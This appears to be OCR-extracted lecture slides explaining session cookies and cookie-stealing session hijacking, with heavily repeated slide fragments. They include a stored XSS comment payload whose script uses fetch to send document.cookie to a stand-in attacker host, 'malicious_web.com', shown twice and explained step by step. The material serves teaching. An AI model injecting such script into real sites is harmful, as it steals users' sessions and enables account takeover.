PHPSESSID=9f70g2j1n25icp20lcb3g1jbf1
```


Cookie Stealing and Session Hijack

What is a cookie?




Cookie Stealing and Session Hijack

What is a cookie?




Cookie Stealing and Session Hijack

What is a cookie?



Cookie Stealing and Session Hijack


What is a cookie?




Cookie Stealing and Session Hijack

What is a cookie?

You






Server


Server Checks your Username and password...

Cookie Stealing and Session Hijack

What is a cookie?

You





Server


Server verifies your
Username and password


✓

Cookie Stealing and Session Hijack

What is a cookie?

You






Server

Server generates a cookie. It stores that cookie to its storage device and sends a copy to you.

Cookie Stealing and Session Hijack


What is a cookie?



“PHPSESSID=9f70g2j1n25icp20lcb3g1jbf1”

Cookie Stealing and Session Hijack

What is a cookie?



You
Another request to server + cookie
“PHPSESSID=9f70g2j1n25icp20lcb3g1jbf1”
Server

“PHPSESSID=9f
70g2j1n25icp20lc
b3g1jbf1”


Cookie Stealing and Session Hijack

What is a cookie?

You



“PHPSESSID=9f
70g2j1n25icp20lc
b3g1jbf1”




Server

Server takes a look at your cookie...


Cookie Stealing and Session Hijack

What is a cookie?

You



“PHPSESSID=9f
70g2j1n25icp20lc
b3g1jbf1”



Server


The server found the same string in the server.


✓

Cookie Stealing and Session Hijack

What is a cookie?

You






Server

Server then creates appropriate response according to your account.

“PHPSESSID=9f70g2j1n25icp20lcb3g1jbf1”

Cookie Stealing and Session Hijack

What is a cookie?





“PHPSESSID=9f
70g2j1n25icp20lc
b3g1jbf1”

Cookie Stealing and Session Hijack

What is a Session Hijacking?

You





Server


“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”

Malicious User

Cookie Stealing and Session Hijack

What is a Session Hijacking?

Note! The “http://malicious_web.com” is owned by the Malicious User and is online




“PHPSESSID=9f70g2j1n25icp20lcb3g1jbf1”


http://example.com/post_comment/
Post request, $_POST[‘comment’] :
“Hello<script>fetch(“http://malicious_web.com/sess_cookie=”+document.cookie);</script>”

Cookie Stealing and Session Hijack

What is a Session Hijacking?

You





Server


Server saves the malicious comment for everyone to see

“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”

Malicious User

Cookie Stealing and Session Hijack

What is a Session Hijacking?




You requested a page that has comments

“PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1”

Cookie Stealing and Session Hijack


What is a Session Hijacking?


Response of server with the malicious comment
Server
You
“PHPSESSID=9f70 g2j1n25icp20lcb3g1 jbf1”
Malicious User


Cookie Stealing and Session Hijack

What is a Session Hijacking?

You



Comments' page loads and executes all of javascript inside of it...



Server


"PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1"

Malicious User


Cookie Stealing and Session Hijack

What is a Session Hijacking?

You



...including the code in the malicious comment.


Server

"PHPSESSID=9f70
g2j1n25icp20lcb3g1
jbf1"

Malicious User

The “malicious code”

```
<script>
    fetch(“http://malicious_web.com/sess_cookie=”+document.cookie);
</script>
```

What does it do?


- Sends a GET request with “sess_cookie” as a GET argument
- “sess_cookie” has the value of document.cookie

-document.cookie contains the cookie(s) for that page (in our example, it’s the view comments page)

- In short, it sends our cookie to the malicious_web.com owned by the malicious user.

Cookie Stealing and Session Hijack

What is a Session Hijacking?

